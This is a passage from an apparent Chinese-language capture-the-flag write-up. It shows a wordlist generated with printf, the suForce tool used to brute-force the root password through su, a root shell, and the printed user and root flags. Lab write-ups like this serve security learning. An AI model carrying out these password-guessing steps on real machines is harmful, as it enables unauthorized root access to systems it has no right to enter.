密码在是以r开头，o结尾的，并且符合正则表达式的要求，那么生成一下符合这个要求的密码

```
lucky@Cloud:/tmp$ printf "r%so\n" {a..z}{a..z} > pass.txt
```

然后传过来个suForce，进行爆破

```
lucky@Cloud:/tmp$ ./suForce -u root -w pass.txt
            _____
 ___ _   _ |  ___|__  _ __ ___ ___
/ __| | | || |_ / _ \| '__/ __/ _ \
\__ \ |_| ||  _| (_) | | | (_|  __/
|___/\__,_||_|  \___/|_|  \___\___|
-=================================-
[*] Username: root
[*] Wordlist: pass.txt
[i] Status
    379/676/56%/rooo
[+] Password: rooo Line: 379
-=================================-
```

这里可以看到密码是**rooo**

```

lucky@Cloud:/tmp$ su
Password:
root@Cloud:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
```

flag

```
root@Cloud:~# cat root.txt /home/lucky/user.txt
flag{root-74cc1c60799e0a786ac7094b532f01b1}
flag{user-72cfd272ace172fa35026445fbef9b03}
```